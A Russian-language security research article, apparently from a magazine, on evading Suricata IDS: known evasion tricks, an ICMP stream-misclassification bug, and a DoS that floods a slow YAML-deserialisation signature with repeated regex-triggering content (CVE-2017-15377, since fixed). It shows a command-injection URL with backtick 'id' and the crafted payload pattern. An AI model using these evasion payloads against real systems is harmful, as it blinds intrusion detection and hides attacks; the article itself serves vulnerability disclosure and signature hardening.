Сердце и тех и других систем — наборы сигнатур для выявления известных атак, разрабатываются экспертами сетевой безопасности и компаниями по всему миру.

Мы, команда @attackdetection[1], тоже занимаемся разработкой сигнатур для обнаружения сетевых атак и вредоносной активности. Далее в статье речь пойдет о обнаруженном нами новом подходе, который позволяет нарушить работу систем IDS Suricata и скрыть такую активность.

Как работает IDS

Перед погружением в детали этой техники обхода средств IDS и этапа, для которого применяется найденная техника, необходимо освежить представление об общем принципе работы IDS.

Первым делом входящий трафик разбивается на TCP, UDP или другие транспортные потоки, после чего парсеры маркируют их и разбивают на высокоуровневые протоколы и их поля — нормализуя, если требуется. Полученные декодированные, разжатые и нормализованные поля протоколов затем проверяются наборами сигнатур, которые выявляют, есть ли среди сетевого трафика попытки сетевых атак или пакеты, присущие вредоносной активности.

Наборы сигнатур, к слову, это продукт многих индивидуальных исследователей и компаний. Среди поставщиков вы найдете такие имена, как Cisco Talos, Emerging Threats, а в открытом наборе правил сейчас насчитывается более 20 000 активных сигнатур.

1 twitter.com/AttackDetection

177
177
177
177

Общие способы обхода IDS

Несовершенство IDS и ошибки в их ПО позволяют находить условия, при которых они не способны обнаружить атаку в сетевом трафике. Среди достаточно давно известных техник обхода стадии разбора стримов можно перечислить и такие:

- Нестандартная фрагментация пакетов на уровнях IP, TCP или, например, DCERPC, с которой IDS порой не способна справиться.
- Пакеты с пограничными или некорректными значениями TTL или MTU также могут обрабатываться IDS некорректно.
- Неоднозначность восприятия накладывающихся TCP-фрагментов (номеров TCP SYN) может трактоваться IDS иначе, чем на сервере или клиенте, которому этот TCP-трафик предназначался.
- Подставной пакет TCP FIN, например с неверной контрольной суммой (т. н. TCP un-sync), может быть воспринят как конец сессии вместо игнорирования.
- Разное время таймаута TCP-сессии между IDS и клиентом также может послужить инструментом для сокрытия атак.

Что касается этапа разбора протоколов и нормализации полей, многие техники обхода WAF могут быть позаимствованы и для IDS. Их число значительно больше, поэтому приведем лишь некоторые из них:

178

178

178

178

178

- HTTP double encoding.
- Gzip-сжатие HTTP-пакета без соответствующего заголовка Content-Encoding может так и остаться неразжатым на стадии нормализации, такой прием можно порой встретить в трафике вредоносных программ.
- Использование редких кодировок, как, например, Quoted-Printable для протоколов POP3/IMAP, также может сделать некоторые сигнатуры бессильными.

Не стоит забывать и про ошибки, специфичные для каждого вендора IDS или сторонних библиотек в их составе, которые можно найти на публичном багтрекере.


Одну из таких ошибок, позволявшую отключать проверки сигнатур при определенных условиях, наша команда обнаружила в Suricata IDS, и эта ошибка могла быть проэксплуатирована для сокрытия таких атак, как, например, BadTunnel.

Во время этой атаки уязвимый клиент открывает сгенерированную злоумышленником HTML-страницу и тем самым устанавливает UDP-тоннель сквозь сетевой периметр до сервера злоумышленника для портов 137 с обеих сторон. После установления тоннеля злоумышленник получает возможность спуфить имена внутри сети уязвимого клиента, посылая поддельные ответы на NBNS-запросы. Несмотря на то, что к серверу злоумышленника уходило три пакета, ему было достаточно ответить лишь на один из них для установления тоннеля.

Найденная ошибка состояла в том, что если ответом на первый UDP-пакет от клиента был ICMP-пакет, например ICMP Destination Unreachable, то из-за неточного алгоритма отныне этот стрим проверялся сигнатурами только для ICMP-протокола. Любые дальнейшие атаки, в том числе и спуфинг имен, оставались незаметными для IDS, так как осуществлялись поверх UDP-тоннеля. Несмотря на отсутствие номера CVE у этой уязвимости, она приводила к обходу защитных функций IDS.

Названные техники обхода известны давно и устранены в современных и долго развивающихся IDS, а специфичные ошибки и уязвимости работают лишь для необновленных версий.

2 goo.gl/4yADMQ, goo.gl/QYbvLi (alertlogic.com), goo.gl/LN2Sej (github.com)



Поскольку наша команда работает над исследованием сетевой безопасности и сетевых атак и разрабатывает и тестирует сетевые сигнатуры, мы не могли не обратить внимания на способы обхода, связанные с самими сигнатурами и их несовершенством.

Уклоняемся от сигнатур

Постойте, как вообще сигнатуры могут быть проблемой?

Исследователи изучают появляющиеся угрозы и формируют свое понимание того, как та или иная атака может быть обнаружена на сетевом уровне за счет особенностей эксплуатации или других сетевых артефактов, а затем переводят полученное представление в одну или множество сигнатур на понятном для IDS языке. Из-за ограниченных возможностей системы или ошибки исследователя остаются непокрытые способы эксплуатации уязвимостей.

Если протокол и формат сообщений среди одного семейства вредоносных программ и их поколения остается неизменным и сигнатуры для них работают замечательно, то при эксплуатации уязвимостей чем выше сложность протокола и его вариативность, тем проще атакующей стороне изменить эксплойт без потери функциональности — и обойти сигнатуры.

Хотя для наиболее опасных и громких уязвимостей вы найдете целое множество качественных сигнатур от разных вендоров, некоторые другие сигнатуры можно обойти простыми приемами. Приведу в пример весьма распространенную ошибку сигнатур для протокола HTTP: порой достаточно лишь изменить порядок аргументов HTTP GET, чтобы обойти проверку сигнатурой.

```
/connect.cgi?action=checkPort&port=4444`id
/connect.cgi?port=4444`id&action=checkPort
```

И вы будете правы, если подумаете, что в сигнатурах встречаются проверки подстрок с фиксированным порядком аргументов, например “?action=checkPort” или “action=checkPort&port=”. Требуется лишь внимательно изучить сигнатуру и проверить, нет ли в ней такого же «хардкода».

Другими и не менее сложными для проверок протоколами и форматами являются, например, DNS, HTML или DCERPC, вариативность которых чрезвычайно высока. Поэтому для покрытия сигнатурами всех вариаций атак и разработки не только качественных, но и быстрых сигнатур, разработчику необходимо обладать широким спектром умений и твердым знанием сетевых протоколов.

О несовершенстве IDS-сигнатур говорят давно, и вы можете найти мнения других авторов в их докладах[2].

Сколько весит сигнатура

Как уже было сказано, скорость работы сигнатуры лежит в зоне ответственности разработчика, и естественно, что большему количеству сигнатур требуется больше вычислительных ресурсов для проверок. Правило золотой середины советует добавлять один CPU для каждой тысячи сигнатур или каждой половины гигабита сетевого трафика в случае Suricata IDS[3].

$$1_{CPU} = 1000_{Signatures} \times 500_{Mbps}$$

Тут зависимость и от количества сигнатур, и от объема сетевого трафика. Хоть эта формула и выглядит полной, она не учитывает того факта, что сигнатуры могут быть быстрыми или медленными, а трафик — самым разнообразным. Так что же произойдет, если медленная сигнатура попадет на плохой трафик?

3 goo.gl/icuJM5 (ossectools.blogspot.ru)

Num	Rule	Ticks	%	Checks	Avg No Match
1	2017073	5279869	0.00	2	2639934.50
2	2021375	57251351	0.01	52	1100987.52
3	2019647	886933	0.00	1	886933.00
4	2017817	9548772	0.00	16	596798.25
5	2018797	2208065	0.00	4	552016.25
6	2017899	536774	0.00	1	536774.00
7	2015977	805879	0.00	2	402939.50
8	2017502	4429422	0.00	11	402674.73
9	2017500	4268771	0.00	11	388070.09
10	2022242	2604347	0.00	7	372049.57

Suricata IDS умеет выводить данные о производительности сигнатур в журнал. Туда попадают данные о самых медленных сигнатурах, формируя топ с указанием времени их выполнения, выраженного в ticks — времени CPU и количестве их проверок.

Наверху журнала — самые медленные сигнатуры.

Топ постоянно обновляется и на разных профилях трафика он будет наверняка состоять из других сигнатур. Это происходит потому, что сигнатуры в целом состоят из подмножества простых проверок, например поиска подстроки или регулярного выражения, выстроенных в определенном порядке. При проверке сетевого пакета или стрима сигнатура проверит все его содержимое на наличие всех допустимых комбинаций. Таким образом, дерево проверок для одной и той же сигнатуры может быть более разветвленным или менее, а следовательно, и время выполнения будет варьироваться в зависимости от анализируемого трафика. Задачей разработчика является, среди прочего, оптимизация сигнатуры для работы на любом возможном трафике.

Что бывает, если мощность IDS подобрана неправильно и она не справляется с проверкой всего сетевого трафика? Как правило, если нагрузка ядер CPU составляет в среднем больше 80%, то IDS уже начинает пропускать проверку некоторых пакетов. Чем выше нагрузка на ядра, тем больше непроверенных мест появляется в сетевом трафике и тем выше шанс, что зловредная активность останется незамеченной.

Что, если попытаться усилить этот эффект, когда сигнатура осуществляет проверку сетевых пакетов слишком долго? Такая схема эксплуатации должна вывести IDS из игры, заставив пропускать пакеты и атаки. Начнем с того, что у нас уже есть топ горячих сигнатур на живом трафике, и попытаемся усилить эффект на них.

Эксплуатируем

Одна из таких сигнатур выявляет в трафике попытку эксплуатации уязвимости CVE-2013-0156 RoR YAML Deserialization Code Execution.

```
alert http any any -> $HTTP_SERVERS any (
      reference: cve, 2013-0156;
      flow:established, to_server;
      content: " type"; nocase; fast_pattern;
      content: "yaml"; distance:0; nocase;
      content: "!ruby"; distance:0; nocase;
      pcre: "/<(?P<tname>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>[\x22\
      x27])yaml(?P=q)((?!<\/(?P=tname)).+?)!ruby/si";
      sid:2016204; rev:4;
)
```

Весь HTTP-трафик по направлению к корпоративным веб-серверам подвергается проверке на наличие трех строк в строгой последовательности — “ type”, “yaml” и “!ruby” — и проверке регулярным выражением.

Прежде чем мы приступим к генерации «плохого» трафика, я приведу некоторые гипотезы, которые нам в этом помогут:

- Найти совпадение подстроки легче, чем доказать, что такого совпадения нет.
- Проверка регулярным выражением для IDS Suricata медленнее, чем поиск подстроки.

Это значит, что если мы хотим от сигнатуры долгих проверок, то проверки эти должны быть безуспешными и использовать регулярные выражения.

```
" typeyaml!ruby"
```

Для того чтобы дойти до проверки регулярным выражением, три подстроки должны присутствовать в пакете друг за другом.

Пробуем соединить их в таком порядке и запустить IDS для проверки. Для конструирования файлов с HTTP-трафиком в формате PCAP из текста я использовал инструмент Cisco Talos file2pcap[4]:

`rule_perf.log`

Num	Rule	Avg Ticks
1	2016204	**57630.00**

`keyword_perf.log`

Keyword	Ticks	Checks	Matches
content	18765	4	3
pcre	18985	1	0

Еще один журнал keyword_perf.log помогает нам увидеть, что цепочка проверок успешно дошла (content matches — 3) до регулярного выражения (PCRE) и завершилась неудачей (PCRE matches — 0). Если далее мы хотим извлечь пользу из дорогих PCRE-проверок, то нам необходимо полностью его разобрать и подобрать эффективный трафик.

```
<(?P<tname>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>[\x22\x27])yaml(?P=q)((?!<\/
(?P=tname)).+?)!ruby
```

Задача обратной разработки регулярного выражения хоть и легко выполняется вручную, но плохо автоматизируется из-за таких конструкций, как, например, backreferences или named capture groups: способов автоматически подобрать строку для успешного прохождения регулярного выражения любого вида я не нашел.

```
<a type="yaml" !ruby
```

Минимально необходимой строкой для такого выражения оказалась следующая конструкция. Для проверки гипотезы о том, что неуспешный поиск дороже успешного, отрежем от этой строки крайний правый символ и «прогоним» регулярное выражением еще раз.

```
<a type="yaml" !ruby   : 32 steps, match
<a type="yaml" !rub    : 57 steps, no match
```

Выходит, тот же принцип применим и в регулярных выражениях: безуспешная проверка заняла больше шагов, чем ее успешный аналог. В этом случае разница составила более 50%. Вы можете убедиться в этом сами[5].

Другой занимательный факт открылся при дальнейшем изучении этого регулярного выражения. Если мы неоднократно продублируем минимальную необходимую строку без последнего символа, то разумно ожидать увеличения числа шагов для окончания проверки, однако зависимость такого роста совершенно взрывная.

```
2 x (<a type="yaml" !rub) : 209 steps
10 x (<a type="yaml" !rub) : 9885 steps
100 x (<a type="yaml" !rub) : timeout
```

4 goo.gl/ksWzuw (github.com)

5 regex101.com/r/51ukhR/1

179
179
179
179

Время проверки нескольких десятков таких строк составляет уже около секунды, и повышая их количество, мы упираемся в timeout error. Этот эффект в регулярных выражениях называется Catastrophic Backtracking и ему посвящено немало статей[6]. Такие ошибки можно встретить в популярных продуктах и по сей день; например, недавно такую нашли во фреймворке Apache Struts[7].

Берем найденные строки, идем обратно к Suricata IDS и проверяем их:

Keyword	Ticks	Checks	Matches
content	19135	4	3
pcre	1180797	1	0

Однако вместо фанфар и Catastrophic Backtracking мы получаем едва ощутимую для IDS нагрузку — всего 1 миллион ticks. Это история о том, как после отладки, изучения исходного кода Suricata IDS и используемой внутри библиотеки libpcre я наткнулся на PCRE-лимиты, а именно:

- MATCH_LIMIT DEFAULT = 3500
- MATCH_LIMIT_RECURSION_DEFAULT = 1500

Эти лимиты и ограничивают регулярные выражения от попадания в катастрофы во многих библиотеках регулярных выражений. Те же лимиты можно встретить и в WAF, где преобладают проверки регулярных выражений. Эти лимиты, конечно, могут быть изменены в конфигурации IDS, но распространяются по умолчанию и не рекомендуются к изменению.

180

180

Эксплуатация только лишь регулярного выражения не поможет нам достичь желаемого результата. Но что, если проверить при помощи IDS сетевой пакет с таким контентом?

180

```
typeyaml!ruby typeyaml!ruby
```

В таком случае мы получим следующие значения в журнале:

180

Keyword	Avg. Ticks	Checks	Matches
content	3338	7	6
pcre	12052	3	0

180

Количество проверок было равно 4, а стало 7 лишь из-за дублирования изначальной строки. Хоть механизм и остался неясным, стоит ожидать лавинообразного увеличения числа проверок, если мы продублируем строки еще. В конце концов я смог добиться следующих значений:

content	1508	1507
pcre	1492	0

Суммарно число проверок подстрок и регулярных выражений не превышает 3000, какой бы контент ни проверялся сигнатурой. Очевидно, в самой IDS также присутствует внутренний ограничитель, который на этот раз носит название inspection-recursion-limit и равняется по умолчанию как раз 3000. При всем количестве лимитов в PCRE, IDS и ограничений на единовременный размер контента, попадающего под проверку, если видоизменить контент и использовать лавинообразные проверки регулярных выражений, то результат получится что надо:


content	3626	1508	1507
pcre	1587144	1492	0

Несмотря на то, что сложность одной проверки регулярного выражения не поменялась, число таких проверок значительно выросло и достигло полутора тысяч. Перемножив число проверок на среднее количество тактов, затраченных на каждую проверку, получим заветные 3 миллиарда тиков.

6 К примеру, habrahabr.ru/post/131915

Num	Rule	Avg Ticks
1	2016204	3302218139

И это более чем тысячекратное усиление! Для эксплуатации потребуется лишь утилита curl для составления минимального запроса HTTP POST. Выглядеть он будет примерно так:



Минимальный набор HTTP-полей и HTTP body с повторяющимся паттерном.

Такой контент не может быть бесконечно большим и заставлять IDS тратить громадное количество ресурсов на его проверку, так как несмотря на то, что внутри TCP-сегменты и соединяются в единый поток-стрим, — стрим и собранные HTTP-пакеты не проверяются целиком, какими бы большими они ни были. Вместо этого они проверяются небольшими кусочками размером около 3–4 килобайт. Этот размер сегментов для проверки, как и глубина проверок, задаются в конфигурационном файле (ровно как и все в IDS). Размер сегмента слегка «дрожит» от запуска к запуску во избежание атак на границу фрагментации таких сегментов — когда атакующий, зная размер сегментов по умолчанию, может дробить сетевые пакеты таким образом, чтобы атака разделилась на два соседних сегмента и не могла быть обнаружена сигнатурой.

Итак, в наших руках оказалось мощное оружие, загружающее IDS на более чем 3 000 000 000 тиков CPU за одно применение. Что это вообще значит?


Фактически полученная цифра это примерно 1 секунда работы среднестатистического CPU. Простая взаимосвязь состоит в том, что послав один HTTP-запрос размером 3 КБ, мы загружаем IDS работой на целую секунду. Чем больше ядер у IDS, тем больше потоков данных она способна обрабатывать одновременно.

Не стоит забывать, что IDS не стоит без дела и, как правило, занимает часть своих ресурсов проверкой фонового сетевого трафика, тем самым снижая порог для этой атаки.

Проводя измерения на рабочей IDS-конфигурации с 8/40 ядрами CPU Intel Xeon E5-2650 v3 2.30 Ghz без фонового трафика, пороговым значением, после которого все 8 CPU-ядер оказываются на 100% загруженными, стали всего лишь 250 килобит в секунду. И это для системы, предназначенной для переработки многих гигабит сетевого потока, то есть в тысячи раз больше.

Для эксплуатации именно этой сигнатуры атакующему достаточно лишь посылать около 10 HTTP-запросов в секунду на защищаемый веб-сервер для постепенного заполнения очереди сетевых пакетов у IDS. После исчерпания буфера пакеты начнут проходить мимо IDS и с этого самого момента атакующий может использовать любые инструменты или проводить произвольные атаки и оставаться незамеченным для систем обнаружения. Постоянный уровень зловредного трафика позволит отключить IDS до тех пор, пока этот трафик не перестанет бомбардировать внутреннюю сеть, а для

7 goo.gl/gvGBYa (cwiki.apache.org)



кратковременных атак атакующий может послать короткий спайк из таких пакетов и также добиться слепоты у системы обнаружения, но на короткий период.

Эксплуатация медленных сигнатур не может быть обнаружена существующими механизмами: хоть IDS и обладает профилирующим кодом, она не умеет отличать просто медленную сигнатуру от катастрофически медленной и автоматически об этом сигнализировать. Стоит заметить, что сигнализация о срабатывании сигнатуры также не происходит — вследствие отсутствия подходящего контента.


Помните тот невыясненный рост числа проверок? Ошибка IDS действительно имела место быть и приводила к росту числа излишних проверок. Уязвимость получила наименование CVE-2017-15377 и в данный момент устранена в ветках Suricata IDS 3.2 и 4.0.

Заключение

Описанный выше подход хорошо работает для одного конкретного экземпляра сигнатуры. Она распространяется в составе открытого набора сигнатур и, как правило, включена по умолчанию, но на вершине топа самых горячих сигнатур то и дело всплывают новые, а другие еще ждут своего трафика. Язык описания сигнатур для IDS Snort и Suricata предлагает разработчику множество удобных инструментов, таких как декодирование base64, прыжки по контенту и математические операции. Другие комбинации проверок могут также вызывать взрывообразный рост потребляемых для проверки ресурсов. Внимательное наблюдение за данными о производительности может стать отправной точкой для эксплуатации. После того, как проблема CVE-2017-15377 была устранена, мы снова запустили Suricata IDS проверять наш сетевой трафик и увидели точно такую же картину: топ самых горячих сигнатур на вершине журнала, но уже с другими номерами. Это говорит о том, что таких сигнатур, равно как и подходов к их эксплуатации, множество.

